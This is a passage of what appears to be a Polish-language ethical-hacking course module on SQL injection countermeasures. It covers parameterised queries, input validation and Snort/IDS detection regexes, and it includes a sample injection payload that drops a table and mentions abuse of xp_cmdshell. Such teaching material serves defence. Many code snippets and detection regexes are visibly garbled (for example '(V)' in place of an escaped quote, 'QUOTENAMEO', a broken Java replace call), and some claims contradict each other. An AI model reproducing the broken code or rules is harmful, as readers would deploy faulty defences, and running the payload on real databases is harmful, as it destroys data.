Jest to najczęstsza luka prowadząca do ataków typu SQL injection. Większość aplikacji jest narażona na ataki typu SQL injection, ponieważ używają one niewłaściwej techniki sprawdzania poprawności (lub w ogóle nie sprawdzają poprawności) do filtrowania danych wejściowych. Dzięki temu osoba atakująca może wstrzyknąć złośliwy kod do zapytania. Wdrażanie spójnych standardów kodowania, minimalizacja uprawnień i zapora ogniowa serwera mogą pomóc w obronie przed atakami typu SQL injection.

Minimalizowanie przywilejów

Programiści często ignorują aspekty bezpieczeństwa podczas tworzenia nowej aplikacji i zostawiają te kwestie na koniec cyklu rozwojowego. Jednak kwestie bezpieczeństwa powinny być najwyższym priorytetem, a programista powinien uwzględnić odpowiednie kroki na samym etapie rozwoju. Ważne jest, aby najpierw utworzyć konto o niskich uprawnieniach i rozpocząć dodawanie uprawnień tylko wtedy, gdy jest to konieczne. Korzyść z wczesnego zajęcia się zabezpieczeniami polega na tym, że programiści mogą zająć się problemami związanymi z bezpieczeństwem podczas dodawania funkcji, dzięki czemu identyfikacja i naprawa stają się łatwe. Ponadto programiści zapoznają się z ramami bezpieczeństwa, gdy są zmuszeni do ich przestrzegania przez cały czas trwania projektu. Korzyścią jest zwykle bardziej bezpieczny produkt, który nie wymaga w ostatniej chwili walki z zabezpieczeniami, która nieuchronnie pojawia się, gdy klienci narzekają, że ich zasady bezpieczeństwa nie pozwalają na uruchamianie aplikacji poza kontekstem administratora systemu.

Wdrażanie spójnych standardów kodowania

Twórcy baz danych powinni starannie planować bezpieczeństwo całej infrastruktury systemu informatycznego i integrować zabezpieczenia w opracowywanych przez siebie rozwiązaniach. Muszą

również przestrzegać zestawu dobrze udokumentowanych standardów i zasad podczas projektowania, opracowywania i wdrażania rozwiązań bazodanowych i aplikacji internetowych. Rozważmy na przykład zasady wykonywania dostępu do danych. Ogólnie rzecz biorąc, programiści używają wybranych przez siebie metod dostępu do danych. Zwykle skutkuje to szeroką gamą metod dostępu do danych, z których każda ma unikalne obawy dotyczące bezpieczeństwa. Rozsądniejszą polityką byłoby określenie wytycznych gwarantujących podobieństwo między różnymi procedurami programistów. Taka spójność znacznie poprawiłaby zarówno łatwość konserwacji, jak i bezpieczeństwo produktu. Inną przydatną zasadą kodowania jest sprawdzanie poprawności danych wejściowych zarówno na poziomie klienta, jak i serwera. Programiści czasami polegają tylko na sprawdzaniu poprawności po stronie klienta, aby uniknąć problemów z wydajnością, ponieważ minimalizuje to podróże w obie strony do serwera. Nie należy jednak zakładać, że przeglądarka rzeczywiście spełnia standardową weryfikację, gdy użytkownicy publikują informacje. Wszystkie kontrole poprawności danych wejściowych powinny również odbywać się na serwerze, aby upewnić się, że wszelkie dane wprowadzane przez złośliwych użytkowników są odpowiednio filtrowane. Zamiast domyślnych komunikatów o błędach, które ujawniają informacje o systemie, w przypadku wystąpienia błędu powinny być wyświetlane niestandardowe komunikaty o błędach, które zawierają niewiele informacji o systemie lub nie zawierają ich wcale.

Zapora serwera SQL

Dobrym pomysłem jest zapora ogniowa serwera, aby tylko zaufani klienci mogli się z nim kontaktować - w większości środowisk sieciowych jedynymi hostami, które muszą łączyć się z serwerem SQL, są sieć administracyjna (jeśli taka istnieje) i serwery sieciowe), które obsługuje. Zazwyczaj program SQL Server musi łączyć się tylko z serwerem zapasowym. SQL Server domyślnie nasłuchuje na nazwanych potokach (przy użyciu sieci Microsoft na portach TCP 139 i 445), a także na porcie TCP 1433 i porcie UDP 1434. Jeśli blokada serwera jest wystarczająco dobra, powinna być w stanie pomóc złagodzić ryzyko następujących :

o Deweloperzy przesyłają nieautoryzowane/niezabezpieczone skrypty i komponenty na serwer WWW

o Źle nałożone łaty

o Błędy administracyjne

Środki zaradcze przeciwko SQL Injection

Aby obronić się przed iniekcją SQL, programista musi zachować należytą ostrożność podczas konfigurowania i rozwijania aplikacji, aby stworzyć aplikację solidną i bezpieczną. Deweloper powinien stosować najlepsze praktyki i środki zaradcze, aby zapobiec narażeniu aplikacji na ataki typu SQL injection. Poniżej wymieniono niektóre środki zaradcze w celu obrony przed atakami typu SQL injection:

Nie rób żadnych założeń co do rozmiaru, rodzaju lub zawartości danych otrzymywanych przez Twoją aplikację.

Przetestuj rozmiar i typ danych wejściowych i wyegzekwuj odpowiednie limity, aby zapobiec przepełnieniu bufora.

Przetestuj zawartość zmiennych łańcuchowych i zaakceptuj tylko oczekiwane wartości.

Odrzuć wpisy zawierające dane binarne, sekwencje specjalne i znaki komentarza.

Nigdy nie twórz instrukcji języka Transact-SQL bezpośrednio na podstawie danych wprowadzonych przez użytkownika i nie używaj procedur składowanych aby zweryfikować dane wprowadzone przez użytkownika.

Implementuj wiele warstw walidacji i nigdy nie łącz danych wejściowych użytkownika, które nie są zweryfikowane.

Unikaj konstruowania dynamicznego kodu SQL z połączonymi wartościami wejściowymi.

Upewnij się, że pliki konfiguracyjne sieci Web dla każdej aplikacji nie zawierają poufnych informacji.

Używaj najbardziej restrykcyjnych typów kont SQL dla aplikacji.

Używaj systemów wykrywania włamań do sieci, hostów i aplikacji do monitorowania ataków iniekcyjnych.

Wykonuj zautomatyzowane testy wstrzykiwania czarnej skrzynki, statyczną analizę kodu źródłowego i ręczne testy penetracyjne w celu wykrycia luk w zabezpieczeniach.

Trzymaj niezaufane dane z dala od poleceń i zapytań.

W przypadku braku sparametryzowanego interfejsu API, użyj określonej składni ucieczki dla interpretera, aby wyeliminować znaki specjalne.

Używaj bezpiecznego algorytmu wyznaczania wartości skrótu, takiego jak SHA256, do przechowywania haseł użytkowników zamiast zwykłego tekstu.

Użyj warstwy abstrakcji dostępu do danych, aby wymusić bezpieczny dostęp do danych w całej aplikacji.

Upewnij się, że komunikaty śledzenia kodu i debugowania zostały usunięte przed wdrożeniem aplikacji.

Zaprojektuj kod w taki sposób, aby odpowiednio przechwytywał i obsługiwał wyjątki.

Zastosuj reguły najmniejszych uprawnień do uruchamiania aplikacji, które mają dostęp do DBMS.

Weryfikuj dane dostarczone przez użytkowników, a także dane uzyskane z niezaufanych źródeł po stronie serwera.

Unikaj identyfikatorów ujętych w cudzysłowy/rozdzielone, ponieważ znacznie komplikują one wszystkie działania związane z umieszczaniem na białej i czarnej liście oraz unikaniem.

Użyj przygotowanej instrukcji, aby utworzyć sparametryzowaną kwerendę, aby zablokować wykonanie kwerendy.

Upewnij się, że wszystkie dane wejściowe użytkownika są oczyszczone przed użyciem ich w dynamicznych instrukcjach SQL.

Używaj wyrażeń regularnych i procedur składowanych do wykrywania potencjalnie szkodliwego kodu.

Unikaj korzystania z aplikacji internetowych, które nie są testowane przez serwer WWW.

Odizoluj serwer WWW, blokując go w różnych domenach.

Upewnij się, że wszystkie poprawki oprogramowania są regularnie aktualizowane.

Regularnie monitoruj instrukcje SQL z aplikacji połączonych z bazą danych, aby identyfikować złośliwe instrukcje SQL.

Stosowanie widoków jest niezbędne do ochrony danych w tabelach bazowych poprzez ograniczanie dostępu i wykonywanie przekształceń.

Wyłącz dostęp powłoki do bazy danych.

Nie ujawniaj użytkownikom końcowym informacji o błędach bazy danych.

Użyj bezpiecznego API, które oferuje sparametryzowany interfejs lub całkowicie unika korzystania z interpretera.

Zlecać na zewnątrz proces uwierzytelniania aplikacji, na przykład przy użyciu interfejsów API OAUTH, co umożliwia użytkownikom logowanie się przy użyciu istniejących kont użytkowników, a ponadto zapewnia przechowywanie danych logowania w jednym miejscu.

Zastosuj strukturę mapowania obiektowo-relacyjnego (ORM), aby bezpiecznie komunikować się z bazą danych.

Korzystaj z najnowszych języków programowania oferujących ochronę SQLi.

Przeprowadź weryfikację danych wprowadzonych przez użytkownika na podstawie białych list zamiast czarnych list.

Nigdy nie używaj tych samych kont bazy danych dla wielu aplikacji.

Wyłącz niepotrzebne funkcjonalności bazy danych.

Unikaj używania xp_cmdshell do kontrolowania interakcji między serwerem SQL a składnikami innych serwerów.

Użyj zapory aplikacji sieci Web (WAF), aby wyeliminować złośliwe dane wejściowe.

Unikaj używania rozszerzonych/długich adresów URL, które mogą powodować przepełnienie bufora oparte na stosie.

Konwertuj dane wejściowe użytkowników, takie jak nazwy użytkowników i hasła, na ciągi przed weryfikacją.

Użyj bezpiecznych parametrów dla SQL

Wymuszaj sprawdzanie typu i długości za pomocą kolekcji parametrów, aby dane wejściowe były traktowane jako wartość literałowa zamiast kodu wykonywalnego.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;

SqlParameter parm = myCommand.SelectCommand.Parameters.Add(”@aut id”,

SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

W tym przykładzie parametr @aut_id jest traktowany jako wartość literałowa zamiast kodu wykonywalnego. Ta wartość jest sprawdzana pod kątem typu i długości. Poniżej znajduje się przykład podatnego kodu:

```
SqlDataAdapter myCommand =
```

new SqlDataAdapter("LoginstoredProcedure ' " +

Login.Text + "'" , conn);

Poniżej znajduje się przykład bezpiecznego kodu:

SqlDataAdapter myCommand = new SqlDataAdapter("SELECT aut_lname,

aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =

myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);

Parm.Value = Login.Text;

Aby bronić się przed atakami polegającymi na iniekcji SQL, system powinien zastosować środki zaradcze opisane w poprzedniej sekcji, a także używać parametrów SQL bezpiecznych dla typów. Aby chronić serwer WWW, użyj WAF/IDS i filtruj pakiety. Regularnie aktualizuj oprogramowanie za pomocą poprawek, aby serwer był aktualny i chronił go przed atakami. Oczyszczaj i filtruj dane wprowadzane przez użytkowników, analizuj kod źródłowy pod kątem iniekcji SQL i minimalizuj użycie aplikacji innych firm w celu ochrony aplikacji internetowych. Używaj procedur składowanych i zapytań parametrycznych do pobierania danych, wyłącz gadatliwość komunikatów o błędach, które mogą pomóc atakującemu w zdobyciu przydatnych informacji, oraz używać niestandardowych stron błędów do ochrony aplikacji internetowych. Aby uniknąć iniekcji kodu SQL do bazy danych, połącz konta nieuprzywilejowane i nadaj jak najmniejsze uprawnienia do bazy danych, tabel i kolumn. Wyłącz polecenia, takie jak xp_cmdshell, które mogą wpływać na system operacyjny systemu.

Obrony w walidacji danych wejściowych aplikacji

Istnieje kilka sposobów, dzięki którym dane wejściowe podane do aplikacji są oczyszczane przed przetworzeniem przez bazę danych. Głównym podejściem jest sprawdzanie poprawności danych wejściowych dostarczonych przez użytkownika przy użyciu technik takich jak umieszczanie na białych i czarnych listach. Walidacja danych wejściowych pomaga programistom zapobiegać wpływowi danych dostarczanych przez użytkownika na logikę kodu.

Weryfikacja białej listy

Walidacja białej listy to najlepsza praktyka, zgodnie z którą akceptowana jest tylko lista podmiotów (tj. typ danych, zakres, rozmiar, wartość itp.), które zostały zatwierdzone do bezpiecznego dostępu. Walidacja białej listy może być również określana jako walidacja pozytywna lub włączenie. Ta walidacja jest zwykle implementowana przy użyciu wyrażeń regularnych. Na przykład znaki używane do sprawdzania poprawności białej listy obejmują Implementacja sprawdzania poprawności białej listy może być skomplikowana w niektórych przypadkach, gdy dane wejściowe nie mogą być łatwo określone lub jeśli dane wejściowe zawierają duże zestawy znaków.

Weryfikacja czarnej listy

Weryfikacja czarnej listy odrzuca wszystkie złośliwe dane wejściowe, które zostały odrzucone w celu uzyskania chronionego dostępu. Weryfikacja czarnej listy może być trudna, ponieważ każda treść i charakter ataku powinny być interpretowane, rozumiane i przewidywane również w przypadku przyszłych ataków. Walidacja czarnej listy może być również określana jako walidacja negatywna lub wykluczenie. To sprawdzanie poprawności jest zwykle realizowane przy użyciu wyrażeń regularnych zawierających listę znaków lub ciągów znaków, które muszą być zabronione. Na przykład znaki używane do sprawdzania poprawności czarnej listy to „' | % I—I;I / * I \ \ * I_I \ [I @ I xp_". Ogólnie rzecz biorąc, umieszczanie na czarnej liście nie jest przeprowadzane w odosobnieniu; jest wykonywana

wraz z białą listą. Najlepszą metodą zapobiegania atakom typu SQL injection jest stosowanie czarnej listy wraz z techniką kodowania danych wyjściowych, dzięki czemu dane wejściowe mogą zostać zakodowane i sprawdzone przed przekazaniem ich do bazy danych.

Kodowanie wyjściowe

Kodowanie wyjściowe to technika sprawdzania poprawności, której można użyć po sprawdzeniu poprawności danych wejściowych. Ta technika jest używana do kodowania danych wejściowych, aby upewnić się, że są one odpowiednio oczyszczone przed przekazaniem ich do bazy danych. W niektórych przypadkach, gdy używany jest dynamiczny SQL, sama walidacja białej listy nie działa. Na przykład podczas sprawdzania pola sprawdzania poprawności nazwy O'Flenry jest prawidłową nazwą, ale biała lista nie zezwala na to ze względu na znak specjalny „ ' ”, co może powodować problemy, gdy zapytanie SQL jest generowane dynamicznie, jak pokazano poniżej:

String myQuery = "INSERT INTO UserDetails VALUES ('" + first_name + " ' , ' " + last name "+ " ');"

w powyższym scenariuszu osoba atakująca może wstrzyknąć złośliwe dane wejściowe do pola imię, jak pokazano poniżej:

‘ , ‘ ‘); DROP TABLE UserDetails—

Wynikowe zapytanie, które jest wykonywane, jest następujące:

INSERT INTO UserDetails VALUES ('','); DROP TABLE UserDetails--',' ');

W MySQL Server łańcuch kończy się pojedynczym cudzysłowem ('); stąd kodowanie pojedynczego cudzysłowu jest obowiązkowe, gdy jest zawarte w dynamicznych instrukcjach SQL. Można to również zrobić na dwa sposoby; pojedynczy cudzysłów można zastąpić dwoma pojedynczymi cudzysłowami lub odwrotnym ukośnikiem, po którym następuje pojedynczy cudzysłów. Te dwie metody traktują pojedynczy cudzysłów jako część literału łańcuchowego, zapobiegając wszelkim próbom iniekcji SQL. Na przykład możemy użyć następującego kodowania danych wyjściowych w Javie:

myQuery = myQuery.replace , "," , „\’ „);

Główną wadą kodowania danych wyjściowych jest to, że dane wejściowe muszą być kodowane za każdym razem, zanim zostaną dostarczone do zapytania do bazy danych; w przeciwnym razie aplikacja może paść ofiarą ataków typu SQL injection.

Egzekwowanie najmniejszych przywilejów

Wymuszanie najmniejszych uprawnień to najlepsza praktyka w zakresie bezpieczeństwa, zgodnie z którą każdemu kontu uzyskującemu dostęp do bazy danych przypisuje się najniższy poziom uprawnień. Zaleca się, aby nie nadawać aplikacji praw dostępu na poziomie DBA i administratora. W niektórych sytuacjach krytycznych niektóre aplikacje mogą wymagać podwyższonych praw dostępu; w związku z tym specjaliści ds. bezpieczeństwa powinni wykonać odpowiednie prace przygotowawcze, a także określić dokładne wymagania aplikacji. Na przykład, gdy aplikacja wymaga tylko dostępu do odczytu, należy przyznać tylko uprawnienia dostępu do odczytu. Minimalne uprawnienia powinny być przypisane do systemu operacyjnego, w którym działa DBMS i nigdy nie powinien on uruchamiać DBMS jako root. W ten sposób, minimalizując prawa dostępu, można zmniejszyć możliwość nieautoryzowanego dostępu i obronić się przed atakami SQL injection i innymi atakami.

Klauzule LIKE

Podczas korzystania z klauzuli LIKE znaki wieloznaczne, takie jak _, % i [, powinny być zmieniane. W tym celu użyj metody Replace ( ) i wstaw te symbole wieloznaczne między nawiasy kwadratowe, które mogą chronić kod przed iniekcją SQL. Poniższy kod ilustruje przykład:

s = s.Replace("[", "[[]");

s = s.Replace ("%" , "[%]");

s = s.Replace ("_" , "[_]");

Zawijanie parametrów za pomocą QUOTENAME() i REPLACED

Sprawdź, czy zmienne używane w Dynamic Transact-SQL są odpowiednio zarządzane. Dane otrzymane z parametrów używanych w procedurze składowanej lub dane otrzymane z istniejących tabel powinny być opakowane za pomocą QUOTENAMEO i REPLACE().

o Jeśli łańcuch ma < 128 znaków, użyj QUOTENAME(gzmienna,

o Jeśli łańcuch ma > 128 znaków, użyj REPLACE (gzmienna,1 ' ' ' ,

Na przykład następujące wiersze kodu używają tej metody:

-- Before:

SET @temp = N'SELECT * FROM employees WHERE emp_lname =

+ @emp_lname + N'

-- After:

i i i

i i .

SET @temp = N'SELECT * FROM employees WHERE emp_lname =

+ REPLACE(@emp_lname,'''' , '''''') + N' ' '

Wykrywanie ataków SQL Injection

Specjaliści ds. bezpieczeństwa muszą opracować i wdrożyć reguły w systemie IDS w celu wykrywania wyrażeń regularnych używanych w atakach polegających na wstrzykiwaniu kodu SQL na serwer WWW. W tym celu muszą używać wyrażeń regularnych do wykrywania metaznaków wstrzykiwania SQL, takich jak pojedynczy cudzysłów (') i podwójny myślnik (--). Poniżej wymieniono wyrażenia regularne służące do wykrywania znaków charakterystycznych dla iniekcji SQL oraz ich znaczenie:

Znak : Wyjaśnienie

\’ : Pojedynczy cudzysłów

| : ot

\%27 Szesnastkowy odpowiednik znaku pojedynczego cudzysłowu

\-\- : Podwójna kreska

: Znak hash lub funta

\%23 : Szesnastkowy odpowiednik znaku hash

i : Wielkość liter nie jest rozróżniana

x : Ignoruj białe spacje we wzorcu

\%3D : Szesnastkowy odpowiednik znaku = (równości).

\%3B : Szesnastkowy odpowiednik ; (średnik).

\%6F : Szesnastkowy odpowiednik znaku o

\%4F : Szesnastkowy odpowiednik znaku 0

\%72 : Szesnastkowy odpowiednik znaku r

\%52 : Szesnastkowy odpowiednik znaku R

Specjaliści ds. bezpieczeństwa mogą używać wyszukiwania wyrażeń regularnych do wykrywania metaznaków SQL.

Wyrażenie regularne do wykrywania metaznaków SQL

/(\') I <\%27)| <\-\-) I (#) I (\%23)/ix

Specjaliści ds. bezpieczeństwa muszą sprawdzać wyrażenia regularne, takie jak znak pojedynczego cudzysłowu ( ), w żądaniach sieci Web lub jego odpowiednik w postaci wartości szesnastkowej, aby wykryć ataki polegające na iniekcji SQL. Muszą szukać znaku podwójnej kreski (--), ponieważ nie jest to znak HTML, a żądanie sieciowe nie wykonuje dla niego żadnego kodowania. Niektóre serwery SQL muszą wykrywać znak krzyżyka (#) i jego odpowiednik szesnastkowy. Specjaliści ds. bezpieczeństwa muszą szukać tych wyrażeń regularnych w dziennikach urządzeń kontroli bezpieczeństwa, takich jak WAF i IDS. Poniższy tekst jest dziennikiem uzyskanym z rozwiązania IDS przy użyciu narzędzia do analizy dzienników Snort.

alert tip $EXTERNAL_NET any -> $HTTP SERVERS $HTTP PORTS(msg: "SQL

Injection — Paranoid"; flow:to_server, established;

uricontent:".pi";pcre:"/(\')|(\%27)|(\—\—)|(#)|(\%23)/ix";

classtype:Web-application-attack;

sid:9099; rev:5;)

Analiza wykrytego dziennika wygląda następująco:

Atrybut „alert” wskazuje, że dziennik jest alertem generowanym, gdy rozwiązanie IDS wykryje sygnaturę ataku w żądaniu HTTP. „tcp” oznacza użycie protokołu TCP, podczas gdy „$EXTERNAL_NET” wskazuje adres IP sieci zewnętrznej, a „any” oznacza dowolny port źródłowy. Operator pozwala na odseparowanie miejsca docelowego od źródła. „$HTTP_SERVERS” to atrybut zmiennej wskazujący liczbę serwerów sieciowych w organizacji, a „$HTTP_PORTS” reprezentuje typowe porty używane w ruchu HTTP, takie jak 80 i 8080. Ponadto „msg:” oznacza komunikat, podczas gdy Atrybut „flow:to_server” wskazuje kierunek ruchu. Atrybuty „ustanowiony” i „uricontent:1'.pi” wskazują, że alert jest generowany odpowiednio tylko dla nawiązanych połączeń TCP i zawartości URI (aplikacji) opartej na skrypcie języka Perl.

Zmodyfikowane wyrażenie regularne do wykrywania metaznaków SQL

/((\%3D)|(=))[*\n]*((\%27)|(V)|(\-\-)| <\%3B)|(;))/ix

Specjaliści ds. bezpieczeństwa muszą używać powyższego wyrażenia regularnego, aby sprawdzić znak „=” z żądania użytkownika lub jego wartość szesnastkową (%3D). Wyrażenie „[A \n] * 1 wskazuje, że może zawierać znaki inne niż znak nowej linii. Następnie sprawdza pojedynczy cudzysłów ('), podwójny myślnik (--) i średnik (,•).

Wyrażenie regularne dla typowego ataku typu SQL injection

/\w*(<\%27)| (V))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

Specjaliści ds. bezpieczeństwa muszą używać powyższego wyrażenia, aby wykryć zero lub więcej znaków alfanumerycznych i podkreśleń, które są zaangażowane w atak. Znak pojedynczego cudzysłowu (') lub jego równoważna wartość szesnastkowa jest wykrywany przy użyciu wyrażenia ' ((\%27) | (\ ') > Pozostałe wyrażenie wykrywa słowo „lub” („lub”, „Or”, „ oR” lub „OR”) i odpowiadające im wartości szesnastkowe.

Wyrażenie regularne do wykrywania iniekcji SQL za pomocą słowa kluczowego UNION

Niektórzy napastnicy używają słów kluczowych UNION w zapytaniach iniekcji SQL, aby ulepszyć swoje ataki i przeprowadzić dalsze wykorzystanie. Specjaliści ds. bezpieczeństwa muszą używać następującego wyrażenia do wykrywania zapytań SQL zawierających słowa kluczowe UNION.

/((\%27)|(\'))union/ix

Spowoduje to sprawdzenie pojedynczego cudzysłowu (') lub jego równoważnej wartości szesnastkowej, a następnie słowa kluczowego union w żądaniach HTTP. Specjaliści ds. bezpieczeństwa muszą opracować podobne wyrażenia dla słów kluczowych: wstawić, zaktualizować, wybrać, usunąć i upuścić, aby wykryć próby wstrzyknięcia kodu SQL.

Wyrażenie regularne do wykrywania ataków typu SQL injection na MS SQL Server

Na dowolnym etapie ataku, jeśli atakujący stwierdzi, że aplikacja internetowa jest podatna na ataki typu injection, a baza danych podłączona do serwera WWW to MS SQL, może użyć nawet najbardziej złożonych zapytań zawierających procedury składowane (sp) i rozszerzone procedury (xp). Spróbuje użyć rozszerzonych procedur, takich jak „xp_cmdshel”, „xp_regread” i „xp_regwrite”, do wykonywania poleceń powłoki z serwera SQL i modyfikowania rejestrów.

/exec(\s|\+)+(s|x)p\w+/ix

Specjaliści ds. bezpieczeństwa muszą używać powyższego wyrażenia, aby sprawdzić słowo kluczowe „exec”, spacje (lub ich odpowiedniki szesnastkowe), kombinację liter sp lub xp dla procedur składowanych lub procedur rozszerzonych, a na koniec znak alfanumeryczny lub podkreślenie.

Narzędzia do wykrywania iniekcji SQL

Narzędzia do wykrywania iniekcji SQL pomagają w wykrywaniu ataków iniekcji SQL poprzez monitorowanie ruchu HTTP i wektorów ataków iniekcji SQL oraz określają, czy aplikacja internetowa lub kod bazy danych jest podatny na luki w iniekcji SQL.

OWASP ZAP

OWASP Zed Attack Proxy (ZAP) to zintegrowane narzędzie do testów penetracyjnych służące do wyszukiwania luk w zabezpieczeniach aplikacji internetowych. Oferuje zautomatyzowane skanery, a także zestaw narzędzi, które pozwalają ręcznie znaleźć luki w zabezpieczeniach. Jest przeznaczony do użytku przez osoby z dużym doświadczeniem w zakresie bezpieczeństwa i jako taki jest idealny dla programistów i testerów funkcjonalnych, którzy dopiero rozpoczynają testy penetracyjne. Specjaliści

ds. bezpieczeństwa mogą używać tego narzędzia do identyfikowania i naprawiania luk w zabezpieczeniach, maksymalizacji działań naprawczych i zmniejszania prawdopodobieństwa ataków.

Damn Small SQLi Scanner (DSSS)

Damn Small SQLi Scanner (DSSS) to w pełni funkcjonalny skaner podatności na ataki typu SQL injection (obsługujący parametry GET i POST). Skanuje aplikację internetową w poszukiwaniu różnych luk związanych z iniekcją SQL.

Specjaliści ds. bezpieczeństwa mogą używać tego narzędzia do wykrywania luk w zabezpieczeniach związanych z iniekcją SQL w aplikacjach internetowych.

Snort

Wiele powszechnych ataków wykorzystuje określony typ sekwencji kodu lub polecenia, które umożliwiają atakującym uzyskanie nieautoryzowanego dostępu do systemu i danych ofiary. Te polecenia i sekwencje kodu umożliwiają użytkownikowi pisanie reguł Snort, których celem jest wykrywanie ataków typu SQL injection. Niektóre wyrażenia, które mogą być blokowane przez Snort to:

O /(\%27)| (V) |(\-\-)|(\%23)|(#)/ix

O /exec(\s|\+)+(s|x)p\w+/ix

O /((\%27)|(\'))union/ix

O /\w*((\%27)| (V)) ((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

O alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS

(msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pi";pcre:"/(\%27)| (V)|(\

-\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099;

rev:5

Oto niektóre dodatkowe narzędzia do wykrywania iniekcji SQL:

• Pakiet Burp (https://www.portswigger.net)

• HCLAppScan (https://www.hcltechsw.com)

• w3af (https://w3af.org)

• Testowanie bezpieczeństwa aplikacji Invicti (https://www.invicti.com)

•SQL Invader (https://information.rapid7.com)

• Skaner bezpieczeństwa aplikacji internetowych N-Stalker (https://www.nstaiker.com)

• Wzmocnienie WebInspect (https://www.microfocus.com)

• Zarządzanie lukami w zabezpieczeniach i ocena BeSECURE (https://beyondsecurity.com)

• Menedżer zdarzeń bezpieczeństwa SolarWinds (https://www.solarwinds.com)

• USM Anywhere (https://cybersecurity.att.com)

• dotDefender (http://www.applicure.com)

• Wapiti (https://wapiti-scanner.github.io)

• InsightAppSec (https://www.rapid7.com)

• Acunetix Web Vulnerability Scanner (https://www.acunetix.com)

• Skaner exploitów Xcode (https://sourceforge.net)

Podsumowanie modułu

W tym module przedstawiono podstawowe koncepcje iniekcji SQL wraz z różnymi typami iniekcji SQL. Przedstawiono również szczegółową dyskusję na temat metodologii iniekcji SQL, która obejmuje gromadzenie informacji i wykrywanie podatności na wstrzykiwanie SQL, przeprowadzanie ataków iniekcji SQL oraz zaawansowaną iniekcję SQL. Ponadto zilustrowano różne narzędzia do wstrzykiwania SQL. Ponadto opisano kilka technik unikania iniekcji SQL. Wyjaśniono również środki zaradcze, które można zastosować, aby zapobiec próbom wstrzyknięcia kodu SQL przez cyberprzestępców. Całość zakończyła się demonstracją różnych narzędzi do wykrywania iniekcji SQL. W następnym module szczegółowo omówimy, w jaki sposób atakujący, a także etyczni hakerzy i pentesterzy atakują sieci bezprzewodowe, hakując je w celu uzyskania nieautoryzowanego dostępu do zasobów sieciowych.